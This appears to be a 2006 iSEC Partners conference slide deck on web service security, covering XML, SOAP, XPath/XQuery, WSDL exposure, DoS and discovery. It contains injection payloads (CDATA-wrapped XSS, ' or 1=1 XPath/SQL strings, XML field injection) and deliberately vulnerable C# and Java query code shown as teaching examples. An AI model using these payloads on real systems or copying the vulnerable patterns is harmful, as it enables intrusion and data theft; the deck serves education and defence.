Attacking Web Services

The Next Generation of Vulnerable Enterprise Applications

Alex Stamos

alex@isecpartners.com

cansecwest/core06

Information Security Partners, LLC
iSECPartners.com

Talk Agenda

- **Introduction**
  - Who are we?
  - What are Web Services?
  - Where are they being used?
- **Web Services Technologies and Attacks**
  - XML
  - SOAP
  - Discovery Methods
- **Traditional Attacks, with a Twist!**
- **AJAX Attacks**
- **Q&A**

Introduction

- **Who are we?**
  - Founding Partners of Information Security Partners, LLC (iSEC Partners)
  - Application security consultants and researchers
- **Why listen to this talk?**
  - As you'll see, Web Services are being deployed all around us
  - Most of this work is based upon our experiences with real enterprise web service applications
  - There are a lot of interesting research opportunities
    - Find out what we don't know
- To get the latest version of these slides, and the tools we will be demonstrating:
  - https://www.isecpartners.com/speaking.html
- The demo Web Service is at:
  - http://wsdemo.isecpartners.com/WSDemo/WSDemo.asmx
  - Please don't nuke it!

What is this talk?

- **Introduction to the relevant technologies for security experts**
  - No background in Web Services is necessary
- **Introduce security risks associated with Web Services**
- **Many of the protocols and issues are familiar**
  - Classic application issues (injection attacks, session management) are still relevant in the WS world
  - Plenty of new protocols and attack surfaces to research
    - **Prediction**: *The next couple of years will see an avalanche of vulnerabilities related to web services issues*
- **This talk is not about WS-Security standards**
  - Standards for crypto, authorization, authentication, etc… are necessary and important
  - Like TLS, standards like this are good building blocks, but do not eliminate vulnerabilities in an application
    - Ex: SSL doesn't protect against SQL injection

Introduction: What are Web Services?

- **It's an overloaded term (and a great way to raise VC$$)**
- **For our purposes, web services are communication protocols that:**
  - Use XML as the base meta-language to define communication
  - Provide computer-computer communication
  - Use standard protocols, often controlled by W3C, OASIS, and WS-I
  - Designed to be platform and transport-independent

iSEC PARTNERS

Introduction: What are Web Services?

- **Why are they so compelling?**
  - Web service standards are built upon well understood technologies
  - Adoption by large software vendors has been extremely quick
  - Web services are sometimes described as a panacea to solve interoperability issues
  - Lots of “magic pixie dust” provided by vendors
  - Are very easy to write:

```
using System.ComponentModel;
using System.Web.Services;
namespace WSTest{
  public class Test : System.Web.Services.WebService
  {
    [WebMethod]
    public string HelloWorld()
    { return "Hello World“; }
  }
}
```

Introduction: What are Web Services?

- **Value to corporate management is easy to understand**
  - *Fake quote*:

    "Lets expose our Mainframe APIs through SOAP and use plentiful Java developers on Windows/Linux instead of rare CICS developers on expensive mainframes to extend our system's functionality. If we change our mind about Java, no problem; C#, Perl, Python, C++, and every other language is already compatible with SOAP."
  - With that much jargon, what PHB could say no?

Where are Web Services being used?

- **Between Companies (B2B)**
  - Web services are being deployed to replace or supplement older data exchange protocols, such as EDI
  - 3rd party standards limit “Not Invented Here” syndrome
  - Example: Credit Card Clearer -> Bank -> Credit Bureau -> Lender
  - Lots of opportunity for savings here

- **Internal to Companies**
  - All major corporate software vendors have or will offer web service interfaces to their applications
    - IBM, Microsoft, SAP, Oracle
  - Web service standards make connecting systems easy
    - This is great for IT management and productivity
    - This should be scary to security people

Where are Web Services being used?

- **In front of legacy systems**
  - Finding people to develop on these systems is hard
  - Reliance on old software and systems restricts growth and improvement of corporate IT systems
  - **Solution**: Web service gateway in front of legacy system
  - IBM is a big mover in this middleware
  - Security in these situations is extremely tricky

- **Between tiers of Web Applications**
  - Front end is HTML/XHTML
  - Backend of SQL is replaced by SOAP, XPath, or XQuery
  - XML enabled databases consume these streams
  - Makes “X* Injection” very interesting

Where are Web Services being used?

- **On consumer facing web pages**
  - AJAX: Asynchronous JavaScript and XML
    - maps.google.com is a common example
  - As APIs to add functionality
    - EBay
    - Google Search
    - Amazon
    - Financial Institutions (*OFX over SOAP*)
  - As a replacement for thick clients
    - Allows functionality too complicated for traditional HTML & GET/POST
    - Able to simulate UI of older thick clients
    - JavaScript and XMLHTTP is much easier than writing a C++ client

Code Breaks Free…

- At one point, nobody worried about providing rich functionality to the public Internet
- People decided this was a bad idea and put up firewalls
  - Only HTTP, HTTPS, SMTP allowed from the outside…
- Web Services tunnel that functionality through ports often deemed “safe”
- Rich functionality once again hits the public Internet
- Let’s propose a new slogan:

Web Services

We poke holes in your firewall so you don’t have to!

New Attacks on Web Services Technologies

- **Web Services have been designed to be everything-agnostic**
  - Variety of technologies may be encountered at any layer
  - This talk focuses on those commonly encountered

- **We will discuss security issues at three layers:**
  - XML
  - SOAP
  - Discovery

XML Introduction

- **What is XML?**
  - A standard for representing diverse sets of data
- **Representing data is hard work!**
  - Binary Data
  - Internationalization
  - Representing metacharacters in data
  - Defining and Validating schemas
  - Parsing mechanisms
- **Result of large problem space**
  - Dozens of standards in the XML “family”
    - XSLT, XSD, XPath, XQuery, DTD, XML-Signature…
  - Few people understand most of the technologies
  - Nobody understands all of the aspects of all of technologies

XML Introduction

- **Based on a few basic but strict rules:**
  - Declarations
  - Tags must open and close
  - Tags must be properly nested
  - Case sensitive
  - Must have a root node
- **Why do we care about the rules?**
  - Attacking web services generally means creating valid XML
  - If your XML doesn't parse right, it gets dropped early on
  - Fuzzing XML structure might be fun, but you're only hitting the parser
- **Simple example of an element:**

```
<car>
   <manufacturer>Toyota</manufacturer>
   <name>Corolla</name>
   <year>2001</year>
   <color>blue</color>
   <description>Excellent condition, 100K miles</description>
</car>
```

XML Introduction

Full Legal XML Document w/ Schema Reference and Namespace:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<car xmlns="http://www.isecpartners.com"
     xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
     xsi:schemaLocation="http://www.isecpartners.com car.xsd">

   <manufacturer>Toyota</manufacturer>
   <model>Corolla</model>
   <year>2001</year>
   <color>blue</color>
   <description>Excellent condition, 100K miles</description>

</car>
```

XML Introduction – Schemas

- **XML Documents are defined by:**
  - DTD: Old Standard
  - XSD: Current Standard
  - **Old Attack**: Reference external DTD - allows tracking of document, parsing based DoS attacks
- **XSDs can be standard or custom**
  - Standard bodies use them to define file formats
  - Most WS applications use custom XSD
    - Not easy if you desire strict validation
- **XML Schemas are used to:**
  - Define the relationship, order, and number of elements
    - Ex: Color is an element of car, the is only one
  - Define the data type and permissible data
    - Ex. Color is a string, and can contain [A-Z][a-z]
- **XML Schemas, properly used, can prevent many of the attacks we discuss here**
  - Injection attacks can be limited by input restrictions
  - XML Bombs can be prevented through strict validation
    - There are ways around this, as we will discuss

XML Introduction – Schemas

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema"
             targetNamespace="http://www.isecpartners.com"
             xmlns="http://www.isecpartners.com"
             elementFormDefault="qualified">

<xs:element name="car">
    <xs:complexType>
      <xs:sequence>
          <xs:element name="manufacturer" type="xs:string"/>
          <xs:element name="model" type="xs:string"/>
          <xs:element name="year">
             <xs:simpleType>
               <xs:restriction base="xs:integer">
                 <xs:minInclusive value="1904"/>
                 <xs:maxInclusive value="2010"/>
               </xs:restriction>
             </xs:simpleType>
          </xs:element>
          <xs:element name="color" type="xs:string"/>
          <xs:element name="description" type="xs:string"/>
      </xs:sequence>
    </xs:complexType>
</xs:element>

</xs:schema>
```

XML Introduction – Parsing

- **There are two standard types of XML parsers used across platforms**
  - **SAX**: State-oriented, step-by-step stream parsing
    - Lighter weight, but not as intelligent
    - Event driven. Developers often use own state machine on top of parser.
    - **Attack**: User controlled data overwrites earlier node (XML Injection)
  - **DOM**: Complicated, powerful parsing
    - Generally not vulnerable to XML Injection
    - **Attack**: DoS by sending extremely complicated, but legal, XML
      - Creates huge object in memory
    - Why use other types of floods to attack? XML parsing gives a much larger multiplier

- **Always a bad idea: *custom* parsers**
  - "I can use a RegEx for that!" – Um, no.
  - It is common to simulate SAX parsers as they are simple conceptually.
  - Plenty of devils in the details: XML tags inside CDATA block, entity substitution, character sets

Our Friend: CDATA Field

- **XML has a specific technique to include non-legal characters in data, the CDATA field**
  - Developers assume that certain data types cannot be embedded in XML, and these assumptions can lead to vulnerabilities
  - When querying a standard commercial XML parser, the CDATA component will be stripped
    - The resulting string contains the non-escaped dangerous characters
    - Existance of CDATA tag is visible as sub-node in DOM, but only if you ask!
  - Where is your input filtering?
- **Where to use this?**
  - SQL Injection
  - XML Injection
  - XPath Injection
  - XSS (Against a separate web interface)
- **Examples:**

```
<TAG1>
   <![CDATA[<]]>SCRIPT<![CDATA[>]]>
    alert('XSS');
   <![CDATA[<]]>/SCRIPT<![CDATA[>]]>
</TAG1>
<TAG2>
   <![CDATA[' or 1=1 or ''=']]>
</TAG2>
```

iSEC PARTNERS

What is XPath?

- **XPath is a "simple" language to locate information in an XML document**
  - Cross between directory browsing and RegEx
  - XPath 2.0 is the basis for XQuery language, XML successor to SQL
  - *XPath always returns a set of results*

- **XPath against our simple car example:**

```
<car>
   <manufacturer>Toyota</manufacturer>
   <name>Corolla</name>
   <year>2001</year>
   <color>blue</color>
   <description>Excellent condition, 100K miles</description>
</car>
```

  - " car " – returns all children of car node
  - " /car " – returns the root car element
  - " //car " – returns all car elements in the document
  - " car//color " – returns all colors under car element
  - " //car/[color='blue'] " – returns all cars that have a color child equal to blue

XPath Injection

- **XPath can be used to access a “XML-Enabled” Database**
  - SQL Server 2000 and 2005
  - Oracle (8i+)
  - Access 2002+
  - IBM Informix
  - Berkeley DB XML - “Native XML Database”

- **What is the problem?**
  - Like SQL, XPath uses delimiters to separate code and data
    - Our old friend, single quote: ‘
  - Unlike SQL
    - There is no access control inherent in XML or XPath
    - “Prepared statements” are rarely used, not guaranteed safe
  - If an attacker can control data in an XPath statement, they can access arbitrary parts of the XML file, or return arbitrary data

XPath Injection

- **An example use of XPath – Looking up Username/Password in XML**

```
//user[name=‘Joe’ and pass=‘letmein’]
```

-

“Return the user with this name and pass.”

•With Simple XPath Injection: ‘ or 1=1 or ‘’=‘

```
//user[name=‘Joe’ or 1=1 or ‘’=‘’ and pass=‘letmein’]
```

–“Return all of the users”

•With XPath Injection: ‘ or userid=1 or ‘’=‘

```
//user[name=‘Joe’ or userid=1 or ‘’=‘’ and
pass=‘letmein’]/userid
```

–“Return all of the users with userid=1”

Example Vulnerable Code

C#

```
public UserData LoginUser(string Login, string Password) {
    UserData user = new UserData();
    string xpathQuery = "/Users/User[attribute::Login='" + Login + "' and
          attribute::Password='" + Password + "']/*";
    XPathNodeIterator xpathIter = xpathNav.Select(xpathQuery);
```

Java

```
 public String searchForUser(int sessionId, String name) {
    StringBuffer sb = new StringBuffer();
    JXPathContext context = JXPathContext.newContext( users );
    String xpath = "/Users/User[@Login='" + name + "']/City";
    xpath += " | /Users/User[@Login='" + name + "']/State" ;
    xpath += " | /Users/User[@Login='" + name + "']/Email";
    Iterator i = context.iterate( xpath );
```

XQuery

- **XQuery Injection is the Future**
  - XPath injection is soooooooo 5 minutes ago
  - New standard for all major databases
    - Hopefully a tighter standard than SQL has been
  - Superset of XPath 2.0
    - Program flow, conditional statements: for, if-then-else, etc...
    - Default provided functions
    - User-defined functions
    - Ex: Access control becoming standard, based on XACML

- **Simplest translation of XPath into XQuery:**

```
doc(users.xml)//user[name='Joe' and pass='letmein']
```

now need to specify document

- **Simplest injection into XQuery:**

```
doc(users.xml)//user[name='Joe' or 1=1 or ''='' and pass='letmein']
```

XQuery Additions

- **New features**
  - Functions
    - *contains, substring, last, position, sql:column*

```
doc(‘users.xml’)//user[contains(name,’Joe’) and
  contains(password,’Foo’)]

doc(‘users.xml’)//user[contains(name,’Joe’) or contains(.,’*’)
  and contains(password,’Foo’)]
```

  - FLWOR
    - *For, let, where, order by, and return*

```
for $user in doc(‘users.xml’)//user
where $user/name = ‘Joe’ and $user/password = ‘Foo’
return
  <print_item>
     $user/email/text()
  </print_item>
```

XQuery Testing

- Install SQL Server 2005 Express Edition
- Open up SQL Server Management Studio
- New query:

```
DECLARE @xmlUsers xml
SET @xmlUsers = '<?xml version="1.0" encoding="utf-8" ?>
<Users>
   <User Login="root" Password="r00t">
        <ID>0</ID>
        <FirstName>root</FirstName>
        <LastName></LastName>
        <Address>123 Test St.</Address>
        <City>Las Vegas</City>
        <State>NV</State>
        <Email>root@cybervillains.com</Email>
   </User>
</Users>'
SELECT @xmlUsers.query('//User[contains(.,"root")]')
```

Double Injection Jeopardy

XML Injection

- **Emerging attack class: XML Injection**
  - Occurs when user input passed to XML stream
  - Attack against *data structure serialization*
  - XML attacked as parsed by system or record or in SOAP response
  - XML can be injected through application, stored in DB
    - When retrieved from DB, XML is now part of the stream

```
<UserRecord>
    <UniqueID>12345</UniqueID>
    <Name>Henry Ackerman</Name>
<Email>hackerman@bad.com</Email><UniqueID>0</UniqueID><Email>hackerman@b
   ad.com</Email>
    <Address>123 Disk Drive</Address>
    <ZipCode>98103</ZipCode>
    <PhoneNumber>206-123-4567</PhoneNumber>
</UserRecord>
```

XPath Result*: UniqueID=0**

Kinda

SOAP Introduction

- **SOAP is a standard which defines how to use XML to exchange data between programs**
  - Designed to capture RPC-style communication
  - Generally over HTTP/S, but this isn't required
    - MSMQ, SMTP, Carrier Pigeon
- **The "magic" of Web Services begins**
  - Programming infrastructure turns 9-line code sample into full-fledged web service
  - Ease of deployment sometimes masks deeper security issues
    - Serialization
    - Schema Validation
  - Attacks against layers of the stack are often left open

SOAP - WSDLs

- **SOAP Interfaces are described using Web Services Description Language (WSDL)**
  - WSDLs can be quite complicated
  - Generally not created or consumed by human being
    - Auto-generated by WS framework
    - No access controls generally enforced on WSDLs
  - Generally, requesting a WSDL is as simple as adding a ?WSDL argument to the end of the URL
    - http://wsdemo.isecpartners.com/WSDemo/WSDemo.asmx?WSDL
    - Ask for servicename.wsdl
    - Get WSDL location from UDDI or service registry
  - Many commercial APIs are written by hand

- **WSDLs give an attacker everything necessary to interface with the service**
  - Makes writing a generally universal fuzzer possible
  - Do you absolutely need to provide WSDLs?
    - Will arbitrary clients connect to this service?
    - Will other people be implementing clients?

SOAP - WSDLs

- **What do WSDLs define?**
  - **types**: Data types that will be used by a web service
    - “We will use XML Schema standard strings and integers”
  - **message**: A one way message, made up of multiple data elements.
    - “Message BuyCar includes string Manufacturer and string Model”
  - **portType:** A set of messages that define a conversation
    - “Purchase: Client sends message BuyCar and receives message Receipt”
  - **binding:** Details on how this web service is implemented with SOAP
    - “We will be using RPC doc types using these namespaces”
  - **service**: The location where this service can be found
    - “You can use purchase at http://pre_p0wn3d_cars.com/webservice.aspx”

Example WSDL: EBay Price Watching

```
<?xml version="1.0"?>
<definitions name="eBayWatcherService"
   targetNamespace=
      "http://www.xmethods.net/sd/eBayWatcherService.wsdl"

     xmlns:tns="http://www.xmethods.net/sd/eBayWatcherServi
     ce.wsdl"
   xmlns:xsd="http://www.w3.org/2001/XMLSchema"
   xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
   xmlns="http://schemas.xmlsoap.org/wsdl/">

   <message name="getCurrentPriceRequest">
      <part name="auction_id" type = "xsd:string"/>
   </message>
   <message name="getCurrentPriceResponse">
      <part name="return" type = "xsd:float"/>
   </message>

   <portType name="eBayWatcherPortType">
      <operation name="getCurrentPrice">
         <input
            message="tns:getCurrentPriceRequest"
            name="getCurrentPrice"/>
         <output
            message="tns:getCurrentPriceResponse"
            name="getCurrentPriceResponse"/>
      </operation>
   </portType>
```

```
<binding name="eBayWatcherBinding"
     type="tns:eBayWatcherPortType">
       <soap:binding
          style="rpc"

     transport="http://schemas.xmlsoap.org/soap/http"/
     >
       <operation name="getCurrentPrice">
          <soap:operation soapAction=""/>
          <input name="getCurrentPrice">
             <soap:body
                use="encoded"
                namespace="urn:xmethods-EbayWatcher"

     encodingStyle="http://schemas.xmlsoap.org/soap/en
     coding/"/>
          </input>
          <output name="getCurrentPriceResponse">
             <soap:body
                use="encoded"
                namespace="urn:xmethods-EbayWatcher"

     encodingStyle="http://schemas.xmlsoap.org/soap/en
     coding/"/>
          </output>
       </operation>
   </binding>

…
```

SOAP WSDL Exposure

- **Attack:** *WSDLs give away all of the sensitive information needed to attack a web application*
  - This includes “hidden” or debug methods that developers might not want exposed
  - These method have always existed
    - Real danger with applications “ported” to web services from normal web interface
- **Companies have always had “cruft” systems that are protected by obscurity**
  - **You** know about that 1:00AM FTP batch job your company does unencrypted over the Internet. Do you want everybody in this room to know about it?
  - Extranets, customer portals, one-off links to other businesses
  - These secret attack surfaces will be exposed through standardization on web service infrastructures
- **Defense: Manually review WSDLs to look for dangerous functions**
  - We’ve heard of people manually editing them out. Automagic processes might restore those
  - Debug functionality MUST be removed in a repeatable manner before deployment to production
    - “Secure development lifecycle” is not just marketing BS

SOAP Attacks

- **SOAP Headers**
  - Provide instructions on how a message should be handled
    - Often not necessary in basic applications
    - Still parsed/obeyed by WS frameworks
    - So many standards, so many attack surfaces
      - Header allows arbitrarily complex XML to support future standards
  - **Attack**: XML Complexity DoS in SOAP Header
    - Not checked against XSD
  - **Attack:** Source routing used to bypass security checks
    - Routing will become more common as companies provide unified WS interfaces to multiple machines
    - Possibly provided by “XML Firewall” devices
- **SOAPAction Header**
  - Sometimes needed, sometimes filtered to attempt to remove soap requests. Often not required at all.
    - Configurable in .NET with RoutingStyle attributes
  - **Attack**: Bypass protections that rely on SOAPAction

SOAP Attacks

- **Session management**
  - SOAP, like HTTP, is stateless!
  - Developers need to program their own state mechanism. Options include:
    - In-line SessionID, defined
    - Cookie in header
  - SOAP is transport independent, so a message should be able to be passed without session information from the transport, such as a HTTP cookie
    - Often used, but it's a hack
    - **Attack**: Cookies might be stripped at the web server, or not properly routed to the part of the app where decisions are being made. Watch out!
  - New WS-I cryptographic standards might allow developers to bootstrap state
  - Classic state attacks work
    - Predictable IDs are still predictable
    - But, XSS cannot easily access in-band stateID
  - **Attack:** SOAP, being stateless, might make applications vulnerable to replay attacks
    - Need to make sure XML cryptographic protections also include anti-replay

Example SOAP Message

Spot the attack!

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
   SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
   xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
   xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance"
   xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
   xmlns:xsd="http://www.w3.org/1999/XMLSchema">

  <SOAP-ENV:Body>
    <ns1:LogOnUser
         xmlns:ns1="http://www.isecpartners.com/WebServices/TestService/"
         SOAP-ENC:root="1">
     <userName xsi:type="xsd:string">'</userName>
     <password xsi:type="xsd:string">default</password>
    </ns1:LogOnUser>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

SOAP Fault

Example Fault from XPath Injection

```
<?xml version="1.0" encoding="utf-8"?>

<soap:Envelope
       xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>

      <faultcode>soap:Server</faultcode>

      <faultstring>Server was unable to process request. --&gt;
   '/Users/User[attribute::Login='' and
   attribute::Password='default']/*' has an invalid
   token.</faultstring>

      <detail />
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

iSEC PARTNERS

Web Services DoS

- **We have created several XML complexity DoS attacks**
  - Simple PERL replays of SOAP requests
  - Able to randomize session information
  - Most attack Application Server / XML Parser, not application logic itself
- **Like all DoS, looking for multiplier advantage**
  - **CPU Time**
    - Extremely deep structures require CPU time to parse and search
    - References to external documents
      - Cause network timeout during parsing, may block process
    - Creating a correct DOM for complex XML is not trivial
  - **Memory Space**
    - Deep and broad structures
    - Large amounts of data in frequently used fields will be copied several times before being deleted
    - Memory exhaustion is almost impossible against production systems, but creating garbage collection / VM overhead might slow the system
  - **Database Connections**
    - Applications often use fixed DB connection pools
    - Despite low CPU/mem load, filling the DB request queue can wait state an application to death
    - Need to find a good SOAP request that does not require auth, but results in a heavy DB query
      - Perfect example: Initial User Authentication
    - A production site might have 10-20 Web/App servers, but only 2 HA databases

Web Services DoS

- **In any WS DoS case, there are important details to make the attack effective**
  - Legality of SOAP request
    - Matches DTD/XSD Syntax. This might not preclude embedding complex structures!
    - Matches real SOAP Method
      - Anything that "burrows" deeper into the application stack causes more load
      - Especially important when attacking databases
    - Might need a valid session ID
      - Authenticate once with a real SOAP stack, then copy the SessionID/cookie into the static attack
  - Speed
    - We use multiple processes
    - Making a request is relatively heavy compared to other DoS
      - Requires a real TCP connection
      - Don't use a SOAP framework. Most of the multiplier is lost
      - Need to listen for response for some attacks
    - We often run into limitations of the underlying Perl framework
      - Attack scripts run better on Linux Perl than ActiveState on Windows

Web Service DoS: The Aftermath


- **We are currently researching some more possibilities**
  - Attacks against XPath equivalent to recent RegEx DoS
  - Using HTTP 1.1 pipelining to speed attack
  - Dropping connections or resetting at the right moment
- **Defense isn't easy**
  - Application server vendors need to add DoS into negative QA testing
    - There doesn't seem to be much customer demand yet
    - DoS yourself before somebody else does it for free
  - Need to check complexity before parsing
    - Secure SOAP handler
    - ISAPI filter
    - XML "Firewall"
  - Use strict XML Schema verification
    - Watch out for <any> element
  - Don't forget the "nooks and crannies" attackers can shove code into
    - SOAP Headers!

Web Service Discovery Methods

- **UDDI**
  - Registries that list web services across multiple servers
  - Auto-magically works on some systems, such as .Net
  - Multiple authorities have created classification schemes
    - Winner is not yet clear
  - Not necessary to expose to world
    - B2B services that were always insecure were at least secret are now advertised to entire world
    - UDDI servers support authentication and access control, but this is not always the default (or common) configuration for Internet accessible services
  - **Attack**: UDDI points an attacker to all the information they need to attack a web service
- **UDDI Business Registry (UBR)**
  - Four major servers, run by IBM, Microsoft, SAP, and NTT
  - Has beautiful, searchable interface to find targets
    - Obviously, also searchable by web services
  - **Attack**: No binding authentication of registry
    - New WS-Security standards are building a PKI to authenticate UBR->Provider->Service
    - Not deployed yet. Companies are fighting over the standards and contracts.
    - Confusion might be an attackers friend
  - Who needs nmap*? UBR points you right to the source!

Hi, fyodor

UBR Example


Microsoft UDDI Business Registry (UBR) node - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://uddi.microsoft.com/search/frames.aspx?frames=true&search=e2375f22-b002-4eb3-8dcd-3486a58e192e Go Links
Microsoft uddi Business Registry Node
MS Products | MS Search | MSDN Home | Microsoft Home
Sign Out
Home Search Publish Quick Help UDDI Help Go
Search
Results Explorer
Bank of China
Li yanzhi
FX
http://www.bank-of
BOC-tModel
NewsResearch
http://ptv.sometips
SearchInterface
Internet

Bank of China

A provider is a party, such as a person, group, or business, that offers and supports a Web service. View services and additional information published for this provider using the tabs below. This information can only be modified by the owner (publisher) listed.

Details | Services | Contacts | Identifiers | Categories | Discovery URLs | Relationships

Details present the name, owner, and a brief description of this provider. The provider key is unique and is intended for use in programmatic queries.

Owner:
Li yanzhi

Provider Key:
1906d877-9ad2-452f-bc3e-f981df1a599e

Name
(en) Bank of China
(zh) ▯▯▯▯
2 record(s) found.

Descriptions
(en) Providing Global Financial Services.
(zh) ▯▯▯▯▯▯▯▯▯
2 record(s) found.

iSEC PARTNERS

Web Service Discovery

- **Service Oriented Architectures**
  - Another VC magnet buzzword
  - Means delayed binding of applications
    - World of systems finding and talking to other systems autonomously
    - Will always require open registries of web service information
    - Will eventually need proper PKI infrastructure
- **Other 3rd Party Registries**
  - http://www.xmethods.net/ has an excellent list of fun services
- **DISCO / WS-Inspection**
  - Lightweight versions of UDDI
  - Provides information about a single server's web services
  - DISCO files are automagically generated by Visual Studio .Net
    - http://wsdemo.isecpartners.com/WSDemo/default.vsdisco

Traditional Application Attacks


- **Every (most) applications accomplish something useful**
  - There is always something to attack
- **Application-specific flaws don’t magically go away**
  - Design Flaws
  - Business Logic Errors
  - “Bad Idea” Methods
- **The same issues (OWASP Top 10) that have plagued us for years still exist**

Traditional Application Attacks

- **SQL Injection**
  - Most web service applications are still backed by databases
  - SOAP/XML provide means to escape/obfuscate malicious characters
- **Overflows in unmanaged code**
  - Several frameworks exist to wrap old code in web services
    - **.Net Remoting**: Win32 COM Objects exposed through SOAP
  - Backend processing systems are often still legacy
- **Mistakes in authorization/authentication**
  - Worsened by stateless nature of SOAP and lack of industry standard for state management
  - Auto-discovery mechanisms tell you everything that you can ask for!

Traditional Application Attacks

- **XSS not applicable in full SOAP environments**
  - Attacks against other interfaces (such as internal customer support) more likely
    - Use web service to insert malicious script, call 1-800 number, ask them to bring up your file, and…

